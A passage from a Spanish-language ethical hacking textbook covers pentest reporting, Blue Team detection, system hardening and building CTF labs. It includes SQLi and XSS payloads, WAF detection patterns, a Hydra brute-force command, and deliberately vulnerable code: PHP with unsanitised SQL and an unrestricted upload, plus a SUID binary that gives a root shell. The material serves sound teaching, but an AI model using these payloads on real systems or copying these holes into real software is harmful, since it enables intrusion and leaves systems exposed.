- Cómo automatizar la documentación
- Cómo proteger la integridad de tu trabajo

Capítulo 34

Reporting profesional: cómo escribir reportes que se lean

34.1. El reporte: la parte del pentesting que más valor tiene

Un pentest sin reporte es solo ruido técnico. Un reporte bien hecho es **evidencia**, **valor**, **claridad**, **decisiones**, **presupuesto**, **cambios reales**. Da igual si trabajas en un laboratorio, si haces ejercicios de TryHackMe o si algún día entregas auditorías a empresas: **saber reportar define tu nivel profesional**.

En este capítulo aprenderás a escribir reportes:

- Claros
- Estructurados
- Con evidencia precisa
- Accionables
- Comprensibles para técnicos y gerencia
- Con metodología
- Sin jerga innecesaria

La idea es simple: **si no se entiende, no sirve**.

34.2. Tipos de reportes en seguridad

Hay dos grandes categorías:

1. Reporte ejecutivo (para directivos)

- No técnico
- Corto
- Enfocado en impacto, riesgo y negocio
- Incluye resúmenes visuales

2. Reporte técnico (para el equipo de IT)

- Detallado
- Reproducible
- Paso a paso
- Con PoCs
- Con referencia cruzada a normas (OWASP, CVSS, CWE)

Tu habilidad estará en escribir ambos.

34.3. La estructura ideal del reporte técnico

Una plantilla profesional suele contener:

```
1. Resumen ejecutivo
2. Alcance y metodología
3. Hallazgos (ordenados por criticidad)
   3.1. Hallazgo 1
   3.2. Hallazgo 2
   …
4. Evidencias
5. PoCs
6. Recomendaciones
7. Conclusión
8. Anexos (logs, pcaps, scripts)
```

Esta estructura está basada en estándares de la industria (PTES, OWASP Testing Guide y OSSTMM).

34.4. Cómo redactar un buen resumen ejecutivo

Debe responder a cuatro preguntas:

1. **¿Qué se probó?**
2. **¿Qué se encontró?**
3. **¿Qué nivel de riesgo existe?**
4. **¿Qué debe hacerse ahora?**

Ejemplo:

“Durante la auditoría del entorno web de laboratorio se identificaron 3 vulnerabilidades críticas (SQL Injection, credenciales débiles y mala configuración de permisos). Estas fallas permiten acceso no autorizado a datos sensibles. Recomendamos correcciones urgentes en autenticación, filtrado de entradas y endurecimiento del servidor.”

No más largo que medio A4.

34.5. Cómo describir un hallazgo correctamente

Todo hallazgo debe contener:

1. Título claro

```
SQL Injection en parámetro id – riesgo alto
```

2. Descripción

Qué es, cómo funciona y por qué es peligroso.

3. Evidencia

Capturas, respuesta del servidor, logs, etc.

4. Impacto

Qué podría pasar si no se corrige.

5. Reproducibilidad

Pasos exactos para replicar.

6. Recomendación

Cómo arreglarlo.

7. Referencias

OWASP, CWE, NIST, CVE.

34.6. Ejemplo profesional de hallazgo

```
-----------------------------------------
H-001 — SQL Injection en /producto?id=
Severidad: Alta
-----------------------------------------

Descripción:
El parámetro 'id' del endpoint /producto no filtra correctamente
caracteres especiales, permitiendo manipular la consulta SQL
subyacente.

Evidencia:
GET /producto?id=1 OR 1=1
El servidor devolvió la lista completa de productos, indicando
ejecución no filtrada de la consulta.

Impacto:
Un atacante podría acceder a datos no autorizados o manipular la base
de datos.

Reproducibilidad:
1. Acceder a http://dvwa.local/producto?id=1
2. Modificar a `?id=1 OR 1=1`
3. Observar respuesta ampliada.

Recomendación:
Implementar consultas preparadas (Prepared Statements) y sanitizar
entradas.

Referencias:
- OWASP Injection 2025
- CWE-89
-----------------------------------------
```

Este formato da claridad total.

34.7. Cómo escribir recomendaciones efectivas

No escribas:

“Actualizar seguridad del sistema.”

Eso no ayuda.

Escribe:

- Qué cambiar
- Cómo
- Con qué herramientas
- Con qué prioridad

Ejemplo profesional:

“Reemplazar concatenación de strings en consultas SQL por Prepared Statements (`mysqli_stmt_prepare`). Además, aplicar sanitización mediante `filter_input()` y habilitar reglas de firewall WAF para detectar payloads de inyección.”

Eso guía al equipo técnico.

34.8. Técnicas para mejorar la claridad

1. Una vulnerabilidad por sección

Nada de mezclar SQLi con XSS en el mismo bloque.

2. Evidencias limpias y sin datos irrelevantes

Recorta capturas, resalta.

3. Evita jerga innecesaria

No escribas:

“Payload de explotación arrojó bypass”

Escribe:

“El parámetro aceptó un valor no validado que permitió evadir los controles de autenticación.”

4. Usa bullets

Facilitan lectura.

5. Evita párrafos enormes

El texto debe ser respirable.

34.9. Cómo manejar PoCs (Proof of Concept)

Las PoCs deben:

- Ser simples
- Ser reproducibles
- No ser destructivas
- No dañar sistemas
- No modificar datos sensibles

Ejemplo simple:

```
Payload: ' OR '1'='1
Respuesta: acceso permitido sin credenciales válidas.
```

34.10. Gestión de riesgo (CVSS simplificado)

Puntuar con CVSS es profesional, pero puede ser complicado. Usa esta versión simplificada:

Severidad	Impacto	Ejemplo
Crítico	RCE / bypass total	Remote Code Execution
Alto	acceso no autorizado	SQL Injection
Medio	fuga parcial de datos	Directory Listing
Bajo	información mínima	Headers faltantes

Esto ayuda al cliente (o a ti mismo) a priorizar.

34.11. Error común: escribir para quien no sabe

El reporte no es para demostrar tu conocimiento técnico. Es para que **el lector entienda** qué debe corregir.

Hazlo simple.

34.12. Checklist para tu reporte final

Antes de terminar, revisa:

- [ ] ¿El resumen ejecutivo es claro?
- [ ] ¿Todos los hallazgos están ordenados por criticidad?
- [ ] ¿Cada hallazgo tiene evidencia?
- [ ] ¿Cada PoC es reproducible?
- [ ] ¿Las recomendaciones son accionables?
- [ ] ¿El reporte tiene formato uniforme?
- [ ] ¿El archivo final está bien nombrado?

Ejemplo profesional:

```
reporte_pentest_lab_2025-11-20.pdf
```

34.13. Ejercicio práctico del capítulo

1. Realiza un escaneo Nmap en Metasploitable.
2. Identifica 3 vulnerabilidades.
3. Documenta cada una con título, descripción, PoC, evidencia e impacto.
4. Crea un resumen ejecutivo.
5. Guarda todo en un PDF.
6. Revisa con el checklist.

Haz esto 3 veces y tu nivel de reporting subirá drásticamente.

34.14. Ética profesional del reporting

- Nunca reveles información sensible en público.
- Nunca publiques datos de personas reales.
- Nunca expongas sistemas ajenos.

- Protege tu reporte con contraseña si contiene datos delicados.

Un error en un reporte puede generar problemas legales.

34.15. Conclusión del capítulo

En este capítulo aprendiste:

- La estructura de un reporte profesional
- Cómo escribir para técnicos y directivos
- Cómo ordenar hallazgos por riesgo
- Cómo agregar PoCs, evidencias y pasos reproducibles
- Cómo dar recomendaciones accionables
- Cómo mantener claridad, profesionalismo y rigor

Capítulo 35

Blue Team para hackers éticos: cómo piensa la defensa

35.1. Antes de atacar, entiende cómo te van a detectar

Un hacker ético completo no solo sabe explotar vulnerabilidades: **también sabe cómo piensa, trabaja y responde un Blue Team profesional.** Comprender la defensa te convierte en un atacante ético más inteligente, más realista y sobre todo, más responsable.

En esta fase del libro aprenderás:

- Cómo detectan las intrusiones los defensores
- Qué logs miran
- Qué alertas saltan
- Qué técnicas identifican comportamientos anómalos
- Qué herramientas usan
- Qué patrones delatan actividad ofensiva
- Qué elementos se monitorizan siempre

Saber cómo opera el Blue Team te permitirá afinar tus pruebas de laboratorio, generar mejores evidencias, entender riesgos reales y, si trabajas en una empresa, mejorar tus defensas internas.

35.2. ¿Qué es el Blue Team?

El Blue Team es el equipo encargado de la **defensa activa**, **monitorización**, **detección**, **respuesta a incidentes** y **protección de la infraestructura**.

Sus funciones principales:

- Detectar actividad sospechosa
- Revisar logs y correlaciones
- Analizar anomalías
- Utilizar herramientas de monitoreo
- Responder a incidentes de seguridad
- Crear reglas preventivas
- Mantener políticas y controles

El Blue Team es el “cerebro” del lado defensivo de la ciberseguridad.

35.3. Mentalidad del Blue Team

Mientras el Red Team intenta romper controles, el Blue Team:

- Busca patrones repetitivos
- Analiza comportamientos extraños
- Revisa logs a todos los niveles
- Observa desviaciones de lo normal
- Usa inteligencia de amenazas
- Correlaciona señales débiles
- Piensa en impacto y contención

Donde el atacante ve una oportunidad, el defensor ve un **riesgo**.

35.4. Zonas de monitoreo clave en defensa

El Blue Team vigila al menos 4 niveles de información:

1. Red

- Escaneos (Nmap detectado por SYN storms)
- Conexiones anómalas (C2, exfiltración)
- Puertos inusuales
- Tráfico fuera de horario
- DNS sospechoso

2. Sistema

- Inicios de sesión fallidos
- Elevación de privilegios
- Cambios no autorizados
- Creación de usuarios extraños
- Errores repetidos

3. Aplicación

- Excesivos intentos de login
- Inyecciones detectadas
- Errores del servidor (500, warnings)
- Requests repetidos
- Rutas probadas sistemáticamente

4. Comportamiento del usuario

- Conexión desde países atípicos
- Horarios raros
- Cambios de IP
- Actividad automatizada

Aprenderás a generar estas señales en laboratorio y a detectarlas.

35.5. Herramientas típicas del Blue Team

Un entorno defensivo profesional usa:

EDR / XDR

- CrowdStrike
- SentinelOne
- Microsoft Defender ATP
- Elastic Defend

Monitorean procesos, archivos, memoria y comportamiento.

SIEM

Recolectan y correlacionan logs:

- Splunk
- Graylog
- Wazuh
- ELK Stack
- QRadar

IDS/IPS

Detectan patrones de ataque:

- Snort
- Suricata
- Zeek

Firewall y WAF

- Palo Alto, Fortinet
- ModSecurity
- Cloudflare

Forense

- Autopsy
- Velociraptor
- Volatility

En tu laboratorio puedes usar versiones gratuitas como Wazuh, Suricata y ELK.

35.6. Cómo detecta el Blue Team técnicas comunes del Red Team

Nmap

El defensor ve:

- Muchos SYN sin completar handshake
- Tráfico repetitivo a muchos puertos
- Cambios en flags TCP
- Times de escaneo específicos

Regla típica (Suricata):

```
alert tcp any any -> any any (msg:"SYN scan detectado"; flags:S;
threshold:type threshold, track by_src, count 20, seconds 5;)
```

Fuerza bruta

El Blue Team identifica:

- Múltiples intentos fallidos

Logs repetidos:
`Failed password for root`

-
- Aumentos de latencia en el servidor
- Códigos repetidos 401 / 403
- Actividad automatizada

SQL Injection

Reglas de WAF detectan:

```
' OR 1=1 --
UNION SELECT
sleep(
benchmark(
```

XSS

Detección en logs:

```
<script>alert(
```

RCE / Command Injection

Suelen dejar marcas:

- Procesos hijos inesperados
- Comandos ejecutados por usuario www-data
- Conexiones reversas extrañas
- Tráfico saliente inusual

35.7. Qué logs revisa el Blue Team

Un defensor profesional vive dentro de:

Linux

- `/var/log/auth.log`
- `/var/log/syslog`
- `/var/log/apache2/access.log`
- `/var/log/apache2/error.log`

Windows

- Security Event Log
- Application Log
- PowerShell Operational Log

Aplicaciones

- Logs de autenticación
- Logs de error
- Logs de auditoría

Red

- PCAPs
- Netflow
- Registros de firewall

Tu entrenamiento debe incluir aprender a generar y leer todos estos.

35.8. Indicadores de Compromiso (IoC)

Los IoCs son señales clave que indican una intrusión o ataque en curso:

- Archivos modificados sin explicación
- Usuarios creados inesperadamente
- Tráfico hacia IPs desconocidas
- Procesos inusuales
- Errores repetidos en logs
- Scripts desconocidos
- Conexiones persistentes salientes
- Cambios en servicios críticos

En un laboratorio puedes aprender a detectar estos eventos sin riesgo.

35.9. Cómo responde el Blue Team ante un ataque

Cuando un evento salta, el equipo defensivo sigue un proceso estándar:

1. Detección

Regla, alerta, correlación.

2. Análisis

Revisión de logs, pcaps, contexto.

3. Contención

Aislar máquina, cortar red, bloquear usuario.

4. Erradicación

Eliminar el malware, cerrar vectores.

5. Recuperación

Restaurar servicios y verificar integridad.

6. Lecciones aprendidas

Documentar qué falló y cómo prevenirlo.

Como hacker ético, debes comprender este proceso para imitar ataques reales sin causar daños.

35.10. Cómo entrenar Blue Team en tu laboratorio

Crea un entorno con:

- **Wazuh** para SIEM + HIDS

- **Suricata** para IDS
- **ELK** para correlación
- Un servidor Linux atacado (Metasploitable)
- Un atacante (Kali Linux)

Pasos:

1. Genera tráfico ofensivo controlado

- Escaneo Nmap
- Fuerza bruta SSH
- SQLi en DVWA

2. Observa logs y alertas en Wazuh

3. Ajusta reglas en Suricata

4. Correlaciona eventos en Kibana

Aprender defensa te convierte en un pentester 10 veces mejor.

35.11. Ejercicio práctico del capítulo

1. Ejecuta un escaneo Nmap hacia Metasploitable.
2. Abre Suricata o Zeek y detecta los SYN.
3. Ejecuta fuerza bruta SSH con Hydra.
4. Busca en Wazuh los logs de intentos fallidos.
5. Revisa logs de Apache después de SQLi en DVWA.
6. Documenta cómo reaccionaría un Blue Team real.

35.12. Ética y responsabilidad

Aunque simules al atacante, debes:

- Evitar daño
- Nunca atacar sistemas reales
- No activar falsos positivos en empresas
- No saturar redes ajenas
- No omitir el impacto humano en defensas reales

El trabajo del defensor exige profesionalismo y precisión.

35.13. Conclusión del capítulo

En este capítulo aprendiste:

- Qué es y cómo piensa un Blue Team
- Qué herramientas usa para detectar ataques
- Cómo identifican escaneos, fuerza bruta y explotación
- Qué logs se analizan y cómo interpretarlos
- Qué señales delatan actividad ofensiva
- Cómo preparar un laboratorio de defensa
- Cómo comprender la respuesta a incidentes

Capítulo 36

Detección básica de ataques: logs, alertas y correlación

36.1. Ver antes que entender: la defensa empieza en el registro

Hasta ahora trabajaste desde la perspectiva del pentester. En este capítulo cambiamos de ángulo: **¿cómo detecta un sistema defensivo un ataque?** La mayoría de las intrusiones no se detectan por "señales mágicas", sino por algo mucho más simple pero poderoso: **logs**, **alertas** y **correlaciones de eventos**.

Un Blue Team no adivina. Observa, une puntos y reconoce patrones.

Tu objetivo aquí es aprender cómo se detectan:

- Escaneos
- Fuerza bruta
- SQL Injection
- Inicios de sesión sospechosos
- Movimientos laterales
- Errores de servidor
- Actividad anómala

Todo dentro de un laboratorio seguro, usando Linux, Apache, SSH, Suricata, Wazuh o cualquier stack defensivo de tu preferencia.

36.2. La trinidad de la detección

Todo sistema defensivo se apoya en tres pilares:

1. Logs

Información cruda que el sistema produce.

2. Alertas

Reglas que transforman logs en advertencias.

3. Correlación

Relación entre múltiples eventos para entender el contexto.

Sin correlación, hay ruido. Sin alertas, hay silencio. Sin logs, no hay nada.

36.3. Tipos de logs que debes dominar

1. Logs de red

- Suricata
- Zeek
- Firewall
- Netflow

Indican barridos de puertos, actividad anómala y tráfico no esperado.

2. Logs de sistema

Linux:

```
/var/log/auth.log
/var/log/syslog
/var/log/kern.log
```

Windows:

- Security Log
- System Log
- PowerShell Log

3. Logs de aplicación

- Apache access.log / error.log
- Nginx
- PHP-FPM
- Aplicaciones web personalizadas

4. Logs de servicios

- SSH
- FTP
- MySQL
- Samba

Tu entrenamiento será hacer ataques controlados y observar cómo aparecen aquí.

36.4. Cómo detectar un escaneo Nmap (laboratorio)

En logs de red (Suricata):

Regla típica:

```
ET SCAN Nmap Scripting Engine User-Agent Detected
```

Patrones:

- Muchas conexiones a puertos consecutivos
- Flags SYN sin completarse
- Tráfico muy uniforme

Filtro Wireshark:

```
tcp.flags.syn == 1 && tcp.flags.ack == 0
```

En logs del firewall:

```
DPT=22 SPT=50512 SYN
DPT=80 SPT=50512 SYN
DPT=443 SPT=50512 SYN
```

Esto indica un barrido secuencial.

36.5. Detección de fuerza bruta SSH

En /var/log/auth.log:

```
Failed password for root from 192.168.56.100 port 44322 ssh2
Failed password for root from 192.168.56.100 port 44323 ssh2
Failed password for root from 192.168.56.100 port 44324 ssh2
Accepted password for root from 192.168.56.100 port 44399 ssh2
```

Señales claras:

- Repetición masiva
- Intentos rápidos
- Distintos puertos de origen
- Finalmente un login exitoso

En Wazuh:

Regla:

```
Authentication failure - SSH brute force attempt
```

36.6. Detectar SQL Injection en Apache

En access.log:

```
"GET /product.php?id=1' OR '1'='1 HTTP/1.1"
"GET /search.php?q=UNION SELECT 1,2,3-- - HTTP/1.1"
```

En error.log:

```
PHP Warning:  mysql_fetch_assoc(): supplied argument is not a valid
MySQL result resource
```

Reglas típicas en WAF:

```
Detectado patrón de inyección SQL (CWE-89)
```

Una simple alerta SQLi suele combinar:

- Parámetros con comillas
- Operadores OR/UNION
- Respuestas anómalas del servidor

36.7. Detectar XSS

En access.log:

```
GET /comentarios.php?msg=<script>alert(1)</script>
```

En WAF o ModSecurity:

```
XSS attempt detected: "<script>"
```

Patrones:

- Inyección de tags HTML
- Palabras clave “script”, “onerror”, “img src”
- Input en parámetros GET o POST

36.8. Detección de RCE y Command Injection

En logs del servidor (Linux):

Si el atacante ejecuta:

```
; id
```

Verás procesos inesperados en:

```
/var/log/syslog
```

Ejemplo:

```
www-data executed /usr/bin/id
```

En Wazuh:

```
Potential command injection via parameter
```

En logs del servicio web:

```
popen() executed with user input
```

36.9. Movimientos laterales detectados

Un atacante que ya entró puede intentar pivoting interno:

Señales comunes:

- Conexiones SSH internas no habituales
- Escaneos dentro del mismo segmento
- Intentos de SMB
- Enumeración de RPC

Logs correspondientes:

```
sshd: Connection from internal host
smbd: authentication attempt with empty password
```

36.10. Correlación: la clave para entender el ataque completo

Un evento aislado no sirve. La correlación une piezas.

Ejemplo de correlación de ataque realista:

- **10:00** → Escaneo Nmap detectado
- **10:02** → Fuerza bruta SSH detectada
- **10:03** → Login SSH exitoso
- **10:04** → Comandos sospechosos ejecutados
- **10:05** → Tráfico saliente anómalo a IP externa

Cada evento por separado es “ruido”. Juntos → un incidente grave.

Herramientas como Wazuh, Splunk o ELK conectan estos puntos y generan alertas de alto nivel.

36.11. Ejercicios prácticos para tu laboratorio

1. Detectar escaneo Nmap

Ejecuta:
`nmap -sS 192.168.56.11`

-
- Mira logs en Suricata.

2. Detectar brute-force SSH

Ejecuta Hydra:
`hydra -l root -P rockyou.txt ssh://192.168.56.11`

-
- Revisa `/var/log/auth.log`.

3. Detectar SQLi en DVWA

Ejecuta payload:
`' OR '1'='1`

-
- Observa Apache logs y Wazuh alerts.

4. Detectar XSS

Envía:
`<script>alert(1)</script>`

-
- Revisa access.log.

5. Correlación básica

- Junta todos los eventos en un solo timeline.

36.12. Reglas básicas para pensar como analista defensivo

1. Nada ocurre sin dejar rastro

Un buen Blue Team sabe dónde mirar.

2. Los logs son la verdad absoluta

Siempre revisa logs antes de especular.

3. Un evento no basta

Correlación > eventos aislados.

4. El tiempo importa

Tiempos cortos entre eventos indican automatización.

5. Lo normal vs lo anormal

Define baseline (patrón habitual) y busca desviaciones.

36.13. Ética en la detección

Cuando practiques:

- Nunca analices tráfico de redes ajenas
- Nunca interceptes comunicaciones reales
- No actives reglas en infraestructuras que no controles
- No publiques logs sensibles

La defensa también exige responsabilidad.

36.14. Conclusión del capítulo

En este capítulo aprendiste:

- Qué tipos de logs existen y para qué sirven
- Cómo detectar ataques comunes con evidencias reales
- Qué patrones revela un escaneo, un brute-force o un SQLi
- Cómo funcionan reglas y alertas
- Cómo unir eventos mediante correlación
- Cómo practicar detección básica en tu laboratorio

Capítulo 37

Hardening básico: cerrando las puertas que tú mismo abriste en el lab

37.1. Hardening: el arte de deshabilitar tu propio caos

Durante los capítulos anteriores **has abierto servicios, creado vulnerabilidades, explotado máquinas, forzado contraseñas, probado SQLi, XSS, RCE, y más**. Todo eso es perfecto para un laboratorio, pero también deja tu entorno **expuesto, sucio y lleno de vectores abiertos** si no lo desmantelas correctamente.

El hardening es la fase donde haces lo contrario:

- Cerrar servicios innecesarios
- Quitar usuarios inseguros
- Arreglar configuraciones débiles
- Restringir accesos
- Parchear versiones vulnerables
- Configurar logs y permisos de forma correcta

Un hacker ético completo no solo rompe: **construye, protege y fortalece.**

37.2. Principio del hardening: “reduce la superficie de ataque”

La superficie de ataque es todo lo que un atacante podría usar contra ti:

- Puertos abiertos
- Servicios activos
- Configuraciones débiles
- Usuarios con malas contraseñas
- Software viejo
- Permisos incorrectos

- Archivos expuestos

Mientras menos superficie tengas, más seguro estás.

37.3. Hardening inicial de Linux: lo más importante

1. Actualiza tu sistema

```
sudo apt update && sudo apt upgrade -y
```

2. Elimina servicios que no necesitas

```
sudo systemctl stop ftp
sudo systemctl disable ftp
```

(FTP es obsoleto. Usa SFTP.)

3. Cierra puertos abiertos

Confirma con:

```
sudo ss -tulpn
```

4. Configura firewall (UFW)

```
sudo ufw default deny incoming
sudo ufw allow 22
sudo ufw allow 80
sudo ufw enable
```

5. Cambia contraseñas débiles

```
passwd usuario
```

6. Revisa permisos peligrosos

Archivos con permisos 777:

```
find / -type f -perm 0777 2>/dev/null
```

7. Bloquea root SSH

```
sudo nano /etc/ssh/sshd_config
PermitRootLogin no
```

Estas medidas ya elevan la seguridad muchísimo.

37.4. Hardening de SSH (uno de los puntos más atacados)

1. Deshabilita contraseñas

(Usa solo llaves en entornos reales)

```
PasswordAuthentication no
```

2. Cambia puerto

```
Port 2222
```

3. Limita usuarios permitidos

```
AllowUsers alex
```

4. Fuerza cryptografía más segura

```
KexAlgorithms curve25519-sha256
Ciphers chacha20-poly1305@openssh.com
```

5. Activa MFA

PAM + Google Authenticator si quieres algo más avanzado.

37.5. Hardening de Apache/Nginx

Apache

Deshabilita listados:

```
Options -Indexes
```

Oculta versión:

```
ServerSignature Off
ServerTokens Prod
```

Activa encabezados seguros:

```
Header always append X-Frame-Options DENY
Header set X-XSS-Protection "1; mode=block"
```

Nginx

```
server_tokens off;
add_header X-Frame-Options DENY;
add_header X-Content-Type-Options nosniff;
```

37.6. Hardening de MySQL/MariaDB

Ejecuta:

```
sudo mysql_secure_installation
```

Y aplica:

- Eliminar usuarios anónimos
- Deshabilitar login remoto
- Eliminar test DB
- Configurar root solo con socket

37.7. Hardening de contraseñas

Activa políticas:

```
sudo apt install libpam-pwquality
sudo nano /etc/pam.d/common-password
```

Valores recomendados:

```
minlen=12
dcredit=-1
ucredit=-1
ocredit=-1
lcredit=-1
retry=3
```

37.8. Hardening de permisos en archivos críticos

Archivos esenciales:

```
/etc/passwd
/etc/shadow
/etc/ssh/
/var/www/
```

Permisos recomendados:

```
chmod 600 /etc/shadow
chmod 644 /etc/passwd
chown root:root /etc/passwd
```

37.9. Hardening de servicios que usaste para practicar hacking

1. Metasploitable / DVWA

Estas máquinas **SIEMPRE** deben estar:

- Apagadas cuando no las uses
- En red NAT o Host-Only
- Nunca accesibles desde Internet
- Aisladas de tu red real

2. Servicios vulnerables

Si instalaste:

- FTP legacy
- SSH antiguo
- Apache sin patches
- Servicios con CVEs conocidos

Desactívalos o elimínalos:

```
sudo systemctl disable nombre
sudo apt remove paquete
```

37.10. Hardening del firewall (control total)

Configura políticas estrictas:

```
# Política por defecto
sudo ufw default deny incoming
sudo ufw default allow outgoing

# Permitir solo lo necesario
sudo ufw allow 80/tcp
sudo ufw allow 443/tcp
```

Para puertos raros:

```
sudo ufw reject 31337
```

37.11. Activar auditoría (Auditd)

Auditd te permite detectar cambios no autorizados.

Instala:

```
sudo apt install auditd
```

Reglas esenciales:

```
-w /etc/passwd -p wa
-w /etc/shadow -p wa
-w /etc/ssh/ -p wa
```

37.12. Hardening de logs y rotación

Un sistema seguro debe registrar sin saturarse:

Ver configuración:

```
cat /etc/logrotate.conf
```

Perfiles:

```
/var/log/auth.log {
    weekly
    rotate 4
    compress
}
```

37.13. Hardening de Windows en tu laboratorio

1. Desactiva SMBv1

```
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
```

2. Activa firewall

```
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled True
```

3. Restringe PowerShell

Modo Constrained:

```
Set-ExecutionPolicy Restricted
```

4. Deshabilita macros por defecto

Via GPO si estás en entorno más avanzado.

37.14. Principio del “mínimo privilegio”

Cada usuario solo debe tener exactamente lo que necesita. Nada más.

- Usuarios sin sudo
- Permisos mínimos
- Servicios con chroot o contenedores
- Rutas de acceso limitadas
- Sin shells innecesarios

Ejemplo:

```
usermod -s /usr/sbin/nologin www-data
```

37.15. Checklist de hardening básico

Sistema

- [ ] Actualizar paquetes
- [ ] Eliminar servicios inseguros
- [ ] Configurar firewall
- [ ] Revisar permisos

Red

- [ ] Deshabilitar puertos no usados
- [ ] Aislar máquinas vulnerables
- [ ] Deshabilitar protocolos legacy

Aplicación

- [ ] Quitar headers innecesarios
- [ ] Activar protecciones web
- [ ] Revisar configuraciones

Usuarios

- [ ] Contraseñas fuertes
- [ ] Sin usuarios anónimos
- [ ] Permisos mínimos

Logs

- [ ] Rotación
- [ ] Integridad
- [ ] Monitoreo básico habilitado

37.16. Ejercicio completo del capítulo

1. Toma tu máquina Kali y tu Metasploitable.
2. Usa `ss -tulpn` para ver qué está abierto.
3. Cierra al menos 5 servicios que no necesitas.
4. Configura un firewall básico.
5. Cambia contraseñas débiles.
6. Deshabilita root por SSH.
7. Documenta todo lo que cambió.

Este ejercicio te transformará de atacante a defensor.

37.17. Conclusión del capítulo

En este capítulo aprendiste:

- Qué es el hardening y por qué es esencial
- Cómo cerrar puertos y servicios innecesarios
- Cómo fortalecer Linux, Apache, MySQL y SSH
- Cómo endurecer tu laboratorio después de ataques
- Cómo aplicar permisos, políticas y firewalls
- Cómo automatizar revisiones y establecer mínimos privilegios

---

Capítulo 38

Creando tus propios desafíos CTF para practicar

38.1. ¿Por qué crear tus propios CTF?

Hasta ahora practicaste con laboratorios prearmados (Metasploitable, DVWA, TryHackMe, Hack The Box). Pero un hacker ético verdaderamente completo debe aprender a **crear** vulnerabilidades controladas, no solo a explotarlas. Crear tus propios CTF te ofrece:

- Comprender cómo se construyen los fallos

- Dominar la arquitectura interna de las vulnerabilidades
- Entrenar creatividad ofensiva y defensiva
- Prepararte para entrevistas técnicas
- Montar desafíos para otros estudiantes
- Construir un portafolio profesional

Un buen pentester es también diseñador de entornos de entrenamiento.

38.2. Dos tipos de CTF que debes dominar

1. CTF de explotación (Attack/Defense)

Objetivo:

- Obtener una bandera (`flag{...}`) explotando vulnerabilidades.

Ejemplos:

- Login vulnerable
- SQLi
- RCE
- XSS
- Escaladas de privilegios

2. CTF de investigación (Forense / OSINT / Análisis de tráfico)

Objetivo:

- Leer logs
- Analizar PCAPs
- Extraer metadatos
- Reconstruir actividad sospechosa

Ambos los puedes crear tú mismo fácilmente.

38.3. Estructura de un desafío CTF

Un CTF bien hecho incluye:

- **Historia / contexto** (no obligatorio, pero divertido)
- **Objetivo claro** (“encuentra la flag”)

- **Flag colocada en un punto específico**
- **Una o más vulnerabilidades intencionales**
- **Evidencias suficientes para guiar al jugador**
- **Dificultad progresiva**

Fórmula típica de flag:

```
flag{este_es_un_ejemplo}
```

38.4. Montando un CTF simple: tu primera máquina vulnerable

Usa una VM limpia (Ubuntu minimal o Debian).

Paso 1: Crear un usuario vulnerable

```
sudo adduser invitado
sudo passwd invitado
# contraseña: 123456
```

Paso 2: Servicio inseguro

Instala un servidor web básico:

```
sudo apt install apache2 php libapache2-mod-php
```

Paso 3: Página vulnerable

Crea `index.php`:

```
<?php
$id = $_GET['id'];
$query = "SELECT * FROM productos WHERE id=$id";
?>
```

Esto introduce **SQL Injection controlada**.

Paso 4: Colocar la flag

```
echo "flag{sql_injection_basica}" > /var/www/html/flag.txt
```

Paso 5: Permisos inseguros

```
chmod 777 /var/www/html
```

¡Listo! Ya tienes tu primer mini CTF.

38.5. CTF nivel intermedio con escalada de privilegios

Paso 1: Crear un binario SUID vulnerable

`vuln.c`:

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    system("/bin/sh");
    return 0;
}
```

Compila:

```
gcc vuln.c -o vuln
sudo chown root:root vuln
sudo chmod 4755 vuln
```

Ahora cualquier usuario puede ejecutar una shell como root.

Paso 2: Flag oculta

```
echo "flag{escalada_de_privilegios}" > /root/root_flag.txt
```

El jugador deberá romper el binario vulnerable para leerla.

38.6. Crear un CTF web más complejo (como DVWA pero tuyo)

Incluye:

- **Login inseguro** (SQLi en el login)
- **Subida de archivos sin validación**
- **XSS en formularios**
- **Rutas ocultas** (`robots.txt`)
- **RCE controlado** (`shell.php`)
- **Flag en cada nivel**

Ejemplo de **login vulnerable**:

```
$query = "SELECT * FROM usuarios WHERE user='$u' AND pass='$p'";
```

Ejemplo de **subida insegura**:

```
move_uploaded_file($_FILES['file']['tmp_name'], 'uploads/' .
$_FILES['file']['name']);
```

38.7. Crear un CTF basado en PCAPs (forense)

Tu propio reto con Wireshark:

1. Captura tráfico

```
tcpdump -i eth0 -w trafico.pcap
```

2. Genera actividad sospechosa

- Fuerza bruta simulada
- Navegación HTTP con parámetros
- Transferencia de archivos
- Mensajes con flag en texto plano

Ejemplo de flag escondida en tráfico:

```
GET /?flag=flag{pcap_secreto}
```

3. Limpia el archivo

Solo deja tráfico interesante.

38.8. CTF de OSINT (no técnico)

Crea un set de imágenes y archivos con:

- Metadatos manipulados
- Nombres de usuarios escondidos
- Timestamps falsos
- Coordenadas EXIF
- Cadenas subliminales en nombres de archivo

Ejemplo:

- Foto con metadato GPS → flag en coordenadas
- PDF con metadatos → flag en “Author”
- Imagen con esteganografía básica → flag en LSB

Herramientas que puedes usar:

- `exiftool`
- `steghide`
- `strings`
- `binwalk`

38.9. Cómo diseñar un CTF equilibrado

Evita:

- Retos imposibles
- Vulnerabilidades no intencionales
- Flags escondidas sin lógica
- Requisitos no documentados
- Dependencias que rompen el desafío

Incluye:

- Pista mínima (“hint”)
- Dificultad progresiva
- Flags verificables
- Vulnerabilidades reales

38.10. Cómo empaquetar tu CTF

Método 1 — Exportar como VM

Formato OVA:

```
File > Export Appliance
```

Método 2 — Contenedores (Docker)

Ideal para CTF web.

Método 3 — ZIP con material

Para CTF OSINT / PCAP / Estego.

38.11. Checklist para subir tu propio CTF

- [ ] La flag está en un lugar lógico
- [ ] El reto es reproducible
- [ ] No depende de conexiones externas
- [ ] La vulnerabilidad funciona siempre
- [ ] La dificultad es clara
- [ ] La historia está bien explicada
- [ ] No tiene información personal ni real
- [ ] No expone datos sensibles

38.12. Ejercicio práctico del capítulo

1. Crea una VM Ubuntu mínima.
2. Instala Apache + PHP.
3. Agrega una SQLi, una XSS y un upload inseguro.
4. Coloca una flag secreta.
5. Exporta la VM.
6. Juega tu propio reto desde otra máquina.
7. Documenta la solución.

Cuando puedes **crear** un CTF, puedes **dominar** cualquier CTF.

38.13. Conclusión del capítulo

En este capítulo aprendiste:

- Cómo diseñar máquinas vulnerables

- Cómo crear CTF web, forense, OSINT, estego y explotación
- Cómo escribir flags y estructurar desafíos
- Cómo equilibrar dificultad y diversión
- Cómo exportar y compartir tus CTF
- Cómo entrenar hacking ético desde la creación, no solo desde la explotación

---

Capítulo 39

Metodologías de pentesting: OSSTMM, OWASP, PTES y compañía

